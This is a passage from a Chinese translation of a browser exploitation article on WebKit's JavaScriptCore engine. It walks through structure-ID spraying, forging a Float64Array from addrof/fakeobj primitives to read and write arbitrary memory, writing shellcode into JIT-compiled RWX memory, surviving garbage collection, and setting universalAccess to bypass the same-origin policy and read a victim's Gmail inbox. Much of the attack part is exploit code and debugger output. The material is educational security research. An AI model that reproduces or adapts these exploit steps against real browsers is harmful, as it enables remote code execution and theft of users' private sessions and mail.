除了属性映射以外,结构还保存一个 ClassInfo 的引用。实例包含类的名字("Float64Array", "HTMLParagraphElement", ...) 并且该实例通过下面的小改动还可以从脚本进行访问。

```
Object.prototype.toString.call(object);
// 可能打印 "[object HTMLParagraphElement]"
```


然而，ClassInfo 更重要的属性是它的方法表引用。一个方法表包括一组函数指针，类似于一个 C++中的 vtable。大部分对象相关操作[20]还有一些垃圾回收相关任务（比如访问所有引用对象）都是通过方法表中的方法实现的。为了给出一个关于方法表是如何使用的想法，下面列出了来自 JSArray.cpp 的代码片段。这个函数是用于 JavaScript 数组的 ClassInfo 实例方法表的一部分，将会在任何通过脚本删除这样一个实例的属性[21]时被调用。


```
bool JSArray::deleteProperty(JSCell* cell, ExecState* exec,
                             PropertyName propertyName)
{
    JSArray* thisObject = jsCast<JSArray*>(cell);

    if (propertyName == exec->propertyNames().length)
        return false;

    return JSObject::deleteProperty(thisObject, exec, propertyName);
}
```

这里我们可以看到，deleteProperty 对于一个数组的.length 属性有一个特殊的情况（不会删除），而是将请求到上一级实现。
下一个表总结（并简化）了组成 JSC 对象系统的不同 C++类之间的关系。





--[6 - 漏洞利用

既然我们多知道了一些关于 JSObject 类的内部内容，让我们回来创建一个我们自己的 Float64Array 实例，该实例将会为我们提供一个随意的内存读写基元。很显然，最重要的部分将是 JSCell 头中的结构 ID，因为其相关联的结构实例使我们的内存对于引擎看起来像是一个 Float64Array。我们这样需要知道结构表中一个 Float64Array 结构的 ID。

----[6.1 - 预测结构 IDs

不幸的是结构 ID 在不同的运行情况下不一定必须是固定的，因为它们是在需要的情况下，在运行时被分配的。更进一步，在引擎启动的过程中结构的 ID 创建因版本不同而不同。这样我们不知道一个 Float64Array 实例的结构 ID，需要在某种程度上确定它。
由于我们不能使用任意的结构 ID，另一个小麻烦出现了。这是因为还有一些结构被分配用来作为其它的垃圾回收单元格，而这些结构并不是 JavaScript 对象（字符串，符号，常规表达式对象，甚至结构本身）。通过方法表来调用任一方法将会由于失败的使用而导至崩溃。这些结构虽然只是在引擎启动时被分配，但是会导致它们获得很低的 IDs。
为了克服这一问题，我们将会利用一个简单的喷射方法：我们会喷射几千个描述 Float64Array

的结构实例，然后选择一个高初始 ID，来查看我们是否碰到了一个正确的。

```
for (var i = 0; i < 0x1000; i++) {
    var a = new Float64Array(1);
    // 增加一个新的属性来创建一个新的结构实例.
    a[randomString()] = 1337;
}
```

我们能够通过使用'instanceof'来确认我们是否猜对了。如果没猜对，我们只要再使用下一个结构。

```
while (!(fakearray instanceof Float64Array)) {
    // 在这里对结构 ID 加 1
}
```

Instanceof 是一个很安全的操作因为获取结构，从结构获取其原型与一个已给原型对象作一个指针比较。

----[6.2 - Putting things together: faking a Float64Array
----[6.2 - 整合所有东西: 伪造一个 Float64Array

Float64Arrays 通过原生 JSArrayBufferView 类实现。除了标准 JSObject 字段，这个类还包含了指向后备存储器的指针（我们将把它称为“矢量”，类似于源码），还有一个长度和模式字段（都是 32 位整数）。
由于我们把我们的 Float64Array 放入另一个对象的内联槽（从现在起称其为“容器”），由于 JSValue 编码的原因，我们不得不处理一些因此产生的限制。具体的说我们

* 不能设置一个 nullptr butterfly 指针，因为 null 不是一个有效的 JSValue。这点在目前为止还好，因为 butterfly 不会因为简单的元素访问操作而被访问到。

*不能设置一个有效的模式字段，因为由于 NaN-boxing 的原因，它必须要大于 0x00010000 .而我们可以自由的控制长度字段。

*只能设置矢量指向另一个 JSObject ，因为这是一个 JSValue 能够包含的仅有的指针。

由于最后一个限制，我们将会建立并使 Float64Array's 的矢量指向一个 Uint8Array 实例：

+----------------+ +----------------+

```
|   Float64Array   |     +------------->|   Uint8Array      |
|                       |     |                    |                       |
|   JSCell            |     |                    |   JSCell            |
|   butterfly       |     |                    |   butterfly       |
|   vector   ------+---+                    |   vector            |
|   length            |                         |   length            |
|   mode              |                         |   mode              |
+----------------+                        +----------------+
```

这样我们现在能够设置第二个数组的数据指针指向任一地址，提供给我们一块可进行读写的任意内存。
下面是使用之前所说的漏洞利用基元来创建一个伪造的 Float64Array 实例的代码。所附的漏洞利用代码建立了一个全局‘内存‘对象，这个对象提供了便捷读取和写入任意内存区域的方法。

```
sprayFloat64ArrayStructures();

//创建数组，将会被用来读写任意内存地址
    var hax = new Uint8Array(0x1000);

var jsCellHeader = new Int64([
    00, 0x10, 00, 00,          // m_structureID, current guess
    0x0,                       // m_indexingType
    0x27,                      // m_type, Float64Array
    0x18,                      // m_flags, OverridesGetOwnPropertySlot |
        // InterceptsGetOwnPropertySlotByIndexEvenWhenLengthIsNotZero
    0x1                        // m_cellState, NewWhite
]);

var container = {
    jsCellHeader: jsCellHeader.encodeAsJSVal(),
    butterfly: false,          // Some arbitrary value
    vector: hax,
    lengthAndFlags: (new Int64('0x0001000000000010')).asJSValue()
};

// Create the fake Float64Array.
var address = Add(addrof(container), 16);
var fakearray = fakeobj(address);

//  查找正确结构 ID.
while (!(fakearray instanceof Float64Array)) {
```

```
        jsCellHeader.assignAdd(jsCellHeader, Int64.One);
        container.jsCellHeader = jsCellHeader.encodeAsJSVal();
    }

    // All done, fakearray now points onto the hax array
```

为了使结果“可视化”，这里是一些 lldb 输出，容器对象定位在 0x11321e1a0:

```
    (lldb) x/6gx 0x11321e1a0
    0x11321e1a0: 0x0100150000001138 0x0000000000000000
    0x11321e1b0: 0x0118270000001000 0x0000000000000006
    0x11321e1c0: 0x0000000113217360 0x0001000000000010
    (lldb) p *(JSC::JSArrayBufferView*)(0x11321e1a0 + 0x10)
    (JSC::JSArrayBufferView) $0 = {
      JSC::JSNonFinalObject = {
        JSC::JSObject = {
          JSC::JSCell = {
            m_structureID = 4096
            m_indexingType = '\0'
            m_type = Float64ArrayType
            m_flags = '\x18'
            m_cellState = NewWhite
          }
          m_butterfly = {
            JSC::CopyBarrierBase = (m_value = 0x0000000000000006)
          }
        }
      }
      m_vector = {
        JSC::CopyBarrierBase = (m_value = 0x0000000113217360)
      }
      m_length = 16
      m_mode = 65536
    }
```

注意 m_butterfly 和 m_mode 是无效的，因为我们不能在那里写入 null。这点上在目前为止还没有产生问题，但是会在垃圾回收运行时产生问题。稍后我们会处理这一问题。

----[6.3 - 执行 shellcode

关于 JavaScript 引擎的一件好事是所有引擎全都使用 JIT 编译这一事实。这需要写指令到内存页然后再执行这些指令。基于那些原因，大部分引擎，包括 JSC，分配的内存区域是即可读也可写的。这对于我们溢出利用是一个好的目标。我们将会利用我们的内存读/写基元来泄漏一个指向 JIT 编译后的 JavaScript 函数代码的指针。然后在那里写入我们的 shellcode 并调用该函数，使我们自己的代码被执行。

所附的 PoC 溢出利用实现了这些,以下是相应部分的执行 Shellcode 函数。

```
    // This simply creates a function and calls it multiple times to
    // trigger JIT compilation.
// 这只是创建一个函数，并调用多次来触发 JIT 汇编
    var func = makeJITCompiledFunction();
    var funcAddr = addrof(func);
    print("[+] Shellcode function object @ " + funcAddr);

    var executableAddr = memory.readInt64(Add(funcAddr, 24));
    print("[+] Executable instance @ " + executableAddr);

    var jitCodeAddr = memory.readInt64(Add(executableAddr, 16));
    print("[+] JITCode instance @ " + jitCodeAddr);

    var codeAddr = memory.readInt64(Add(jitCodeAddr, 32));
    print("[+] RWX memory @ " + codeAddr.toString());

    print("[+] Writing shellcode...");
    memory.write(codeAddr, shellcode);

    print("[!] Jumping into shellcode...");
    func();
```

可以看到，the PoC 代码一组对象的固定偏移通过读取一组指针来执行指针泄漏，从一个 JavaScript 函数对象开始。这并不完美（因为偏移在不同的版本间可能发生变化），但是足够达到展示的目的了。作为第一个改进，应该使用一些简单的启发示探索（最高位全 0，“接近”其它已知内存区域....）。下一步，有可能探测到一些基于特别的内存形式的对象。比如，所有继承于 JSCell 的类（比如 ExecutableBase）将会以一个可别的头开始。同时，JIT 编译代码自身很可能以一个已知的函数作为开始。

注意，从 ios10 开始，JSC 不再分配一个单独的 RWX 区域，而是使用两个虚拟映射到同一个物理内存区域，其中的一个可执，另一个可写。在运行时一个特殊形式的 memcpy 被放出，包含一个（随机的）可写内存区域的地址作为一个立即数，并被映射--X,防止一个攻击者读取地址。为了绕过这一点，在跳入可执行映射之前，需要一个短 ROP 链来调用这个 memcpy。

----[6.4 - 存活于垃圾回收之后

如果想要让我们的渲染进程在初步溢出利用之后仍然存活（我们一会将会看到为会我们相想要这样），只要垃圾回收器进入，我们现在将会立即面临一个崩溃。发生的原因主要是因为我们伪造的 Float64Array 的 butterfly 是一个无效的指针，但是不是空值，这个值将会对垃圾回收时被访问到。从 JSObject::visitChildren:

```
 Butterfly* butterfly = thisObject->m_butterfly.get();
```

```
if (butterfly)
    thisObject->visitButterfly(visitor, butterfly,
                               thisObject->structure(visitor.vm()));
```

我们可以设置我们伪造的数组 butterfly 指针指向一个 nullptr，但是这将会导致另一个崩溃，因为那个值也是我们容器对象的一个属性，将会作为一个 JSObject 指针来对待。我们这样做：

1.建立一个空对象。对象的结构描述了一个具有默认数量的内联存储（6 槽），但是其中的任何一个都没有被使用。

2.拷贝 JSCell header（包含结构 ID）到容器对象。我们现在使引擎“忘记”了组成我们伪造数组的容器对象的属性。

3.将伪造数组的 butterfly 指针设为 nullptr,同时它使用一个默认的 Float64Array 实例的替代了那一对象的 JSCell。

最后一步是有必要的，由于我们之前结构喷射的原因，我们可能使用某种属性来作为 Float64Array 的结构。

这三步为我们提供了一个稳定的漏洞利用。

最后要注意，当覆写一个 JIT 编译的函数代码时，要小心返回一个有效的 JSValue（如果进程想要继续的话）。如果没有这样做可能会在下一次垃圾回收的时候导致崩溃，因为返回值将会被引擎保留，并被回收器检查。

----[6.5 - 总结

到了这里，是时候对整个漏洞利用作一个快速的总结了：

1. 喷射 Float64Array 结构

2.分配一个带有内联属性的容器对象，在它的内联属性槽中建造一个 Float64Array 实例。使用由于之前的喷射造成的一个可能正确的高初始值的结构 ID，设置数组的数据指针指向一个 Uint8Array 实例。

3.泄漏容器对象地址并创建一个指向容器对象中 Float64Array 的假对象。

4.使用’instanceof’看所猜测的结构 ID 是否正确。如果不正确，通过赋一个新值到容器对象的对应属性来增加结构 ID。重复以上过程直到我们得到一个 Float64Array。

5.通过写 Uint8Array 的数据指针来读写任一内存地址。

6.修复容器对象和 Float64Array 实例来躲过垃圾回收时产生的崩溃。

--[7 - 侵害渲染进程

一般来说，从现在起，下一个逻辑步骤将是启动一个沙箱对目标机器进行更进一步的侵害。但是关于这些内容的讨论超出了本文的范围，并且由于在其它一些地方对这些内容有更好的覆盖，所以我们还是来对我们当前的情况做进一步发掘吧。

----[7.1 - WebKit 进程和权限模型

从 WebKit 2 [22] (circa 2011)开始,WebKit 构造了一个多进程模型，在这一模型中为每一个标签页产生一个新的渲染进程。除了稳定性和性能原因这外，这种模型为一个沙盒架构提供了基础，用来限制一个受侵害的渲染进程可能对系统产生的伤害。

----[7.2 - 同源策略

同源策略(SOP)为网页（客户端）安全提供了一个基础。该策略阻止来自源 A 的内容干涉来自源 B 的内容。其中既包含脚本级访问（比如访问另一个窗口中的 DOM 对象）也包含网络级的访问（比如 XMLHttpRequests）。有意思的是，WebKit 中同源策略在强制放在渲染进程中的，这就意味着我们可以在这点上绕过它。在这一点上对于所有的主要 WEB 浏览器都是真实的，但是 chrome 将要使用它们的“站点隔离” [23]项目进行替代。

这一事实并不是新发现的，而且在过去就已经被利用过了，但是它是值得讨论的。本质上，这意味着一个渲染进程对于所有的浏览器会话拥有完整的访问权限，能够发送真实的跨源请求并读取响应信息。一个攻击者侵害了一个渲染进程就得到了受害者的所有浏览器会话访问权限。

出于展示目的，我们现在仅仅改变我们的漏洞利用方法来显示用户 gmail 收件箱。

----[7.3 - 盗取电子邮件

WebKit 中 SecurityOrigin 类中有一个字段很有意思：m_universalAccess.如果该字段被设置，将会引起所有的跨源检查成功。我们通过跟踪一组指针（这些指针的领衔再次取决于当前的 Safari 版本）可以获得一个指向当向活动 SecurityDomain 实例的指针。然后我们可以为我们的渲染进程设置 universalAccess，然后就可以执行真实的跨源 XMLHttpRequests 了。从 gmail 读取电子邮件就如下面一样简单：

```
var xhr = new XMLHttpRequest();
xhr.open('GET', 'https://mail.google.com/mail/u/0/#inbox', false);
xhr.send();        // xhr.responseText 现在包含了全部响应内容
```

以上所包含代码的是一种溢出方式，所做的是显示当前 gmail 收件箱，现在有一点需要澄清一下，在 Safari 中需要一个有效的 gmail 会话：)

--[8 - 引用

[1] http://www.zerodayinitiative.com/advisories/ZDI-16-485/
[2] https://webkit.org/blog/3362/introducing-the-webkit-ftl-jit/
[3] http://trac.webkit.org/wiki/JavaScriptCore
[4] http://www.ecma-international.org/
ecma-262/6.0/#sec-ecmascript-data-types-and-values
[5] http://www.ecma-international.org/ecma-262/6.0/#sec-objects
[6] https://en.wikipedia.org/wiki/Double-precision_floating-point_format
[7] http://www.ecma-international.org/
ecma-262/6.0/#sec-array-exotic-objects
[8] http://www.ecma-international.org/
ecma-262/6.0/#sec-ecmascript-standard-built-in-objects
[9] https://developer.mozilla.org/en-US/docs/Web/JavaScript/

Reference/Global_Objects/Array/slice).
[10] https://github.com/WebKit/webkit/
blob/320b1fc3f6f47a31b6ccb4578bcea56c32c9e10b/Source/JavaScriptCore/runtime
/ArrayPrototype.cpp#L848
[11] https://developer.mozilla.org/en-US/docs/Web/
JavaScript/Reference/Global_Objects/Symbol/species
[12] http://www.ecma-international.org/ecma-262/6.0/#sec-type-conversion
[13] https://bugzilla.mozilla.org/show_bug.cgi?id=735104
[14] https://bugzilla.mozilla.org/show_bug.cgi?id=983344
[15] https://bugs.chromium.org/p/chromium/issues/detail?id=554946
[16] https://www.gnu.org/software/guile/manual/html_node/
Conservative-GC.html
[17] http://www.ecma-international.org/
ecma-262/6.0/#sec-ecmascript-language-types-number-type
[18] http://www.ecma-international.org/ecma-262/6.0/#sec-typedarray-objects
[19] https://developers.google.com/v8/design#fast-property-access
[20] http://www.ecma-international.org/
ecma-262/6.0/#sec-operations-on-objects
[21] http://www.ecma-international.org/ecma-262/6.0/
#sec-ordinary-object-internal-methods-and-internal-slots-delete-p
[22] https://trac.webkit.org/wiki/WebKit2
[23] https://www.chromium.org/developers/design-documents/site-isolation